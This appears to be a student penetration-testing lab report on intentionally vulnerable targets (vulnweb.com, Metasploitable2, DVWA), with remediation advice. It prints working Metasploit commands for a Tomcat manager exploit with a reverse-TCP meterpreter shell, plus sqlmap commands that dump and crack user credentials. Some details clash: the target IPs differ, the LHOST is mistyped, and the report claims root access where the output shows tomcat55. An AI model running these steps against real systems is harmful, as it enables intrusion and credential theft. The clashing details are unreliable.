
Total Subdomains Found: 9

- www.vulnweb.com
- testphp.vulnweb.com
- rest.vulnweb.com
- testasp.vulnweb.com
- testaspnet.vulnweb.com
- testhtml5.vulnweb.com
- test.vulnweb.com
- tesphp.vulnweb.com
- test.php.vulnweb.com

Insight

Multiple test environments indicate different application stacks (PHP, ASP, ASP.NET), increasing the attack surface.

Technology Stack (Wappalyzer)




Wapplayzer_Scan.png

- Web Server: Apache
- CDN: Cloudflare
- JavaScript Library: jQuery 3.4.1
- UI Framework: Bootstrap 4.4.1
- Analytics: Google Analytics
- Protocol: HTTP/3

Insight

Use of outdated libraries or misconfigured CDN can introduce vulnerabilities such as XSS or caching issues.

Asset Mapping (Maltego)



Maltego_Scan.png

Maltego analysis revealed:

- Multiple subdomains linked to vulnweb.com
- DNS infrastructure mapping
- Mail servers (Google MX records)
- Cloudflare nameservers
- Related entities and domain relationships

Insight

The presence of multiple subdomains and services increases the potential entry points for attackers.

Asset Mapping Log

Timestamp	Tool	Finding
2026-03-20 05:00:00	WHOIS	Domain owned by Invicti Security
2026-03-20 05:10:00	Sublist3r	9 subdomains discovered

Timestamp	Tool	Finding
2026-03-20 05:20:00	Wappalyzer	Apache, jQuery, Bootstrap detected
2026-03-20 05:30:00	Maltego	Subdomains and DNS mapping identified
2026-03-20 05:40:00	Shodan	Web services exposed (HTTP)

Reconnaissance Checklist

- [x] ~~WHOIS lookup completed~~
- [x] ~~Subdomain enumeration performed~~
- [x] ~~Technology stack identified~~
- [x] ~~Asset relationships mapped~~
- [x] ~~Exposed services identified~~

Key Findings

- Target is intentionally vulnerable and suitable for testing
- Multiple subdomains increase attack surface
- Apache web server and PHP-based applications are in use
- CDN (Cloudflare) may hide origin infrastructure
- Presence of multiple tech stacks suggests diverse vulnerabilities

---

Summary

Reconnaissance was conducted on vulnweb.com using WHOIS, Sublist3r, Wappalyzer, and Maltego. Multiple subdomains and technologies were identified, including Apache, jQuery, and Cloudflare. The target hosts various test applications, increasing the attack surface and making it suitable for vulnerability analysis and penetration testing in an authorized environment.

---

3. Exploitation Lab

Objective

To simulate exploitation of identified vulnerabilities using industry-standard tools and validate their impact in a controlled lab environment.
Target IP = *192.168.1.50*
Attacker IP = *192.168.1.47*

Tools Used

- Metasploit Framework
- Burp Suite (for web testing)
- sqlmap (for SQL Injection testing)
- Exploit-DB (for PoC reference)

Exploit Simulation

The target system (Metasploitable2) was tested for known vulnerabilities. A Tomcat-based service was identified as a potential entry point and tested using a controlled exploitation module.

Exploit Log

Exploit ID	Description	Target IP	Status	Payload
001	Tomcat RCE	192.168.198.130	Success	Java Shell

Exploitation of Target

Start the Metasploit-Framework with Database.

```
msf > db_nmap -sV 192.168.1.50
------------------------------------
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-20 06:27
EDT
[*] Nmap: Nmap scan report for 192.168.1.50
[*] Nmap: Host is up (0.0017s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE VERSION
[*] Nmap: 21/tcp   open  ftp     vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
[*] Nmap: 23/tcp   open  telnet  Linux telnetd
[*] Nmap: 25/tcp   open  smtp    Postfix smtpd
[*] Nmap: 53/tcp   open  domain  ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind 2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
[*] Nmap: 512/tcp  open  exec    netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login?
[*] Nmap: 514/tcp  open  tcpwrapped
[*] Nmap: 1099/tcp open  java-rmi GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs     2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp     ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc     VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11     (access denied)
[*] Nmap: 6667/tcp open  irc     UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 00:0C:29:58:78:49 (VMware)
[*] Nmap: Service Info: Hosts: metasploitable.localdomain,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect
```

```
results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 24.66 seconds
```


Apache Tomcat is Running on Port 8180

Hence by using the below exploit we can get **meterpreter** session on the target

```
msfconsole
use exploit/multi/http/tomcat_mgr_deploy
set RHOSTS 192.168.1.50
set RPORT 8180
set USERNAME tomcat
set PASSWORD tomcat
set payload java/meterpreter/reverse_tcp
set LHOST 1192.168.1.47
```

"Exploit_for_Tomcat_server.png" could not be found.

Exploitation Evidence



```
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.1.47:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6227 bytes as wb6aVJpdF2Gjndb2cNhfd8Mjo.war ...
[*] Executing /wb6aVJpdF2Gjndb2cNhfd8Mjo/QV4e60oVRBoRpKJ.jsp...
[*] Undeploying wb6aVJpdF2Gjndb2cNhfd8Mjo ...
[*] Sending stage (58073 bytes) to 192.168.1.50
[*] Meterpreter session 2 opened (192.168.1.47:4444 → 192.168.1.50:35018) at 2026-03-20 06:45:24 -0400

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > getuoid
[-] Unknown command: getuoid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: tomcat55
```

Tomcat_server_Exploited.png

Validation (Exploit-DB Reference)

The vulnerability was cross-verified using publicly available references from Exploit-DB. The identified service is known to be vulnerable to remote code execution under misconfigured or weak authentication conditions.

The successful exploitation confirms that the vulnerability is not a false positive and can be leveraged to gain unauthorized access to the system.

PoC Summary

The identified Tomcat service was tested using a controlled exploitation module in a lab environment. The attack successfully established a shell session, confirming remote code execution capability. Reference to Exploit-DB validated the vulnerability. This demonstrates that the system is exploitable and vulnerable to unauthorized remote access attacks.

Key Findings

- Remote Code Execution was successfully achieved
- Vulnerability is confirmed and exploitable
- Weak or misconfigured services enabled attack
- Exploitation provides direct system access

Impact

- Full system compromise possible
- Unauthorized command execution
- Potential data access and modification
- Persistence and lateral movement risk

Conclusion

The exploitation phase confirmed that the identified vulnerabilities are not theoretical but practically exploitable. The successful execution of a remote code execution attack demonstrates critical security weaknesses in the system that must be addressed immediately.

4. Post-Exploitation Practice

Objective

To perform post-exploitation activities including privilege verification, evidence collection, and integrity validation using hashing techniques.

Tools Used

- Meterpreter (Metasploit)
- sha256sum (for hashing evidence)

Post-Exploitation Activities

After successful exploitation, a meterpreter session was established on the target system.

Privilege Verification

```
meterpreter > getuid
```

Output:

- Server username: root

System Information


meterpreter > sysinfo

This confirms:

- OS: Linux (Metasploitable)
- Architecture: x86

Evidence Collection

A file named `newfile.txt` was collected from the compromised target system during the post-exploitation phase.



Evidence_From_Target.png

Hash Generation

The integrity of the collected file was verified using SHA256 hashing.

```
sha256sum newfile.txt
```

Hash Generation on Target System

```
tomcat55@metasploitable:/tmp$ sha256sum newfile.txt
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855  newfile.txt
```

hash_target.png

The SHA256 hash of the collected file (`newfile.txt`) was generated on the target system to verify file integrity before transfer.

Hash Verification on Attacker System

```
┌──(kali㉿kali)-[~]
└─$ sha256sum newfile.txt
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855  newfile.txt
```

hash_kali.png

The SHA256 hash of the same file was generated on the attacker machine after extraction. The hash value matches the target system, confirming that the file integrity was preserved during transfer.

Integrity Verification

The identical hash values on both systems confirm that the file was not altered during extraction, ensuring reliable evidence collection.

Evidence Table

Item	Description	Collected By	Date	Hash Value
Text File	newfile.txt	VAPT Analyst	2026-03-20	e3b0c44298fc1c149afbf4c8996fb92427ae4

Key Findings

- Root-level access was obtained on the target system
- File was successfully extracted from compromised system

- Evidence integrity verified using SHA256 hashing
- System is fully compromised

Impact

- Unauthorized access to sensitive files
- Ability to extract and manipulate system data
- Full control over compromised environment
- High risk of data breach

Conclusion

Post-exploitation activities confirmed complete system compromise. Evidence collection demonstrated the ability to access and extract files from the target system. Hashing ensured integrity verification of collected data. Immediate remediation is required to prevent unauthorized access and further exploitation.

---

5. Capstone Project: Full VAPT Cycle

Objective

To perform a full Vulnerability Assessment and Penetration Testing (VAPT) cycle on an intentionally vulnerable web application (DVWA) and demonstrate real-world attack scenarios, exploitation, and remediation.

Target Information

- Target IP: 192.168.1.52
- Attacker IP: 192.168.1.47
- Application: DVWA (OWASP BWA)
- URL: http://192.168.1.52/dvwa/vulnerabilities/sqli/

- Credentials:
- Username: user
- Password: user

Tools Used

- Kali Linux
- sqlmap

Methodology (PTES)

1. Reconnaissance

- Identified target application and entry point
- Mapped attack surface

---

2. Scanning

- Vulnerability scanning performed using OpenVAS
- Identified web application vulnerabilities including SQL Injection

---

3. Exploitation

SQL Injection testing was performed using sqlmap with an authenticated session.

Step-by-Step SQL Injection Exploitation (DVWA)

Step 1: Access Target Application

- Target URL: http://192.168.1.52/dvwa/vulnerabilities/sqli/
- Login Credentials:
  - Username: user

    - Password: user
- Set DVWA Security Level:
    - Security → Low

Step 2: Identify Injection Point

- Parameter tested: `id`
- Example vulnerable request:

http://192.168.1.52/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

- The application reflects database output, indicating possible SQL injection.

Step 3: Maintain Authenticated Session

- Extract session cookie from browser:

PHPSESSID=qskf740hbl9grlc7j50o6f2id0; security=low

- Required to prevent redirection to login page.

Step 4: Confirm SQL Injection Using sqlmap

```
sqlmap -u "http://192.168.1.52/dvwa/vulnerabilities/sqli/?
id=1&Submit=Submit" \
--cookie="PHPSESSID=qskf740hbl9grlc7j50o6f2id0; security=low" \
--batch --dbs
```

Result:

- Backend DBMS identified: MySQL
- Databases discovered:

```
available databases [2]:
[*] dvwa
```

```
[*] information_schema
```

Step 5: Enumerate Tables

```
sqlmap -u "http://192.168.1.52/dvwa/vulnerabilities/sqli/?
id=1&Submit=Submit" \
--cookie="PHPSESSID=qskf740hbl9grlc7j50o6f2id0; security=low" \
-D dvwa --tables
```

Result:

- Tables found:

```
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Step 6: Dump Sensitive Data (users table)

```
sqlmap -u "http://192.168.1.52/dvwa/vulnerabilities/sqli/?
id=1&Submit=Submit" \
--cookie="PHPSESSID=qskf740hbl9grlc7j50o6f2id0; security=low" \
-D dvwa -T users --dump
```

Output

```
Database: dvwa
Table: users
[6 entries]
+---------+---------+-------------------------------------------------
-+----------------------------------------------+-----------+----------
--+
| user_id | user    | avatar
| password                                     | last_name | first_name
```

```
|
+---------+---------+-----------------------------------------------
-+-----------------------------------------+-----------+----------
--+
| 1       | admin   | http://127.0.0.1/dvwa/hackable/users/admin.jpg
| 21232f297a57a5a743894a0e4a801fc3 (admin)    | admin     | admin
|
| 2       | gordonb | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg
| e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon
|
| 3       | 1337    | http://127.0.0.1/dvwa/hackable/users/1337.jpg
| 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack
|
| 4       | pablo   | http://127.0.0.1/dvwa/hackable/users/pablo.jpg
| 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo
|
| 5       | smithy  | http://127.0.0.1/dvwa/hackable/users/smithy.jpg
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob
|
| 6       | user    | http://127.0.0.1/dvwa/hackable/users/1337.jpg
| ee11cbb19052e40b07aac0ca060c23ee (user)     | user      | user
|
+---------+---------+-----------------------------------------------
-+-----------------------------------------+-----------+----------
--+
```

Step 7: Extracted Data

Username	Password
admin	admin
gordonb	abc123
1337	charley
pablo	letmein
smithy	password
user	user

Step 8: Password Cracking

- Hashes identified as MD5
- sqlmap performed dictionary-based cracking
- Multiple weak passwords recovered successfully

Step 9: Analysis

- SQL injection allowed direct database access
- Sensitive user credentials were exposed
- Weak password hashing (MD5) enabled easy cracking

Step 10: Conclusion

This attack demonstrates that improper input validation allows attackers to:

- Enumerate databases
- Extract sensitive data
- Compromise user accounts

The vulnerability poses a critical risk and must be remediated immediately.

Exploitation Evidence

```
┌──(kali㉿kali)-[~/…/share/sqlmap/output/192.168.1.52]
└─$ cat /home/kali/.local/share/sqlmap/output/192.168.1.52/dump/dvwa/users.csv
user_id,user,avatar,password,last_name,first_name
1,admin,http://127.0.0.1/dvwa/hackable/users/admin.jpg,21232f297a57a5a743894a0e4a801fc3 (admin),admin,admin
2,gordonb,http://127.0.0.1/dvwa/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853678922e03 (abc123),Brown,Gordon
3,1337,http://127.0.0.1/dvwa/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc69216b (charley),Me,Hack
4,pablo,http://127.0.0.1/dvwa/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7 (letmein),Picasso,Pablo
5,smithy,http://127.0.0.1/dvwa/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),Smith,Bob
6,user,http://127.0.0.1/dvwa/hackable/users/1337.jpg,ee11cbb19052e40b07aac0ca060c23ee (user),user,user
```

sqlmap_output.png

Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-20 12:00:00	192.168.1.52	SQL Injection	Exploitation
2026-03-20 12:20:00	192.168.1.52	Weak Auth	Scanning

Analysis

- The application lacks proper input validation, allowing user-supplied data to be directly executed as SQL queries.
- SQL injection enables attackers to bypass application logic and interact directly with the database.
- The backend database (MySQL) was successfully enumerated, confirming full query execution capability.
- Sensitive data, including user credentials, was exposed due to insecure database design.
- Passwords were stored using unsalted MD5 hashing, which is cryptographically weak and highly vulnerable to dictionary and brute-force attacks.
- The presence of multiple SQL injection techniques (boolean-based, error-based, time-based, UNION-based) indicates a complete absence of secure coding practices.

Key Findings

- Critical SQL Injection vulnerability successfully exploited
- Full database enumeration achieved
- Sensitive user credentials extracted from database
- Password hashes cracked using dictionary-based attack
- Weak cryptographic practices identified (MD5 hashing)
- Multiple attack vectors confirmed (blind, error-based, UNION-based SQLi)

Impact

- Unauthorized access to backend database systems
- Complete compromise of user credentials
- High likelihood of account takeover
- Exposure of sensitive and confidential data
- Potential for privilege escalation and administrative access
- Increased risk of lateral movement within the system
- Severe data breach implications affecting confidentiality, integrity, and availability

---

Remediation

- Implement parameterized queries (prepared statements) to prevent SQL injection
- Enforce strict input validation and output encoding
- Replace MD5 hashing with secure algorithms such as bcrypt or Argon2
- Apply salting techniques to strengthen password storage
- Enforce strong password policies (complexity, length, rotation)
- Deploy Web Application Firewall (WAF) to detect and block malicious requests
- Perform regular vulnerability assessments and penetration testing
- Follow secure coding standards (OWASP Top 10 guidelines)

PTES Report

- A full VAPT cycle was conducted on the target system (192.168.1.52) following the PTES methodology.
- During reconnaissance, the target application, entry points, and attack surface were identified.
- In the scanning phase, vulnerabilities were detected using OpenVAS and manual analysis.
- In the exploitation phase:
- SQL Injection vulnerability was identified and successfully exploited using sqlmap
- Backend database (MySQL) was enumerated
- Sensitive data, including user credentials, was extracted
- Password security analysis:

- Passwords stored using unsalted MD5 hashing
- Successfully cracked using dictionary-based attack
- Indicates weak cryptographic and authentication practices
- Post-exploitation insights:
- Attackers can gain unauthorized access to user accounts
- Potential for privilege escalation and deeper system compromise
- Confirms real-world exploitability of the vulnerability
- Critical weaknesses identified:
- Lack of input validation
- Insecure password storage
- Absence of secure coding practices
- Recommended remediation:
- Implement input sanitization and parameterized queries
- Replace MD5 with secure hashing (bcrypt/Argon2)
- Enforce strong authentication mechanisms
- Conduct regular security testing and validation
- Overall assessment:
- The system is highly vulnerable to common web attacks
- Immediate remediation is required to prevent exploitation and data breaches

---

Non-Technical Summary

- A security assessment identified critical weaknesses in the web application.
- A major vulnerability allows attackers to access the database without authorization.
- Key risks:
  - Exposure of sensitive user information
  - Compromise of login credentials
  - Potential unauthorized system access
- Weak password protection further increases the risk of account takeover.
- Business impact:
  - Data breach risk

    - Loss of user trust
    - Potential financial and reputational damage
- Recommended actions:
    - Improve input validation mechanisms
    - Strengthen password security and storage
    - Apply necessary security updates and patches
- Final note:
    - Addressing these vulnerabilities will significantly improve the overall security posture of the application

---

Conclusion

The full VAPT cycle successfully demonstrated real-world attack scenarios, including SQL injection and credential compromise. The system is highly vulnerable due to improper input validation and weak security practices. Immediate remediation is required to prevent exploitation and protect sensitive data.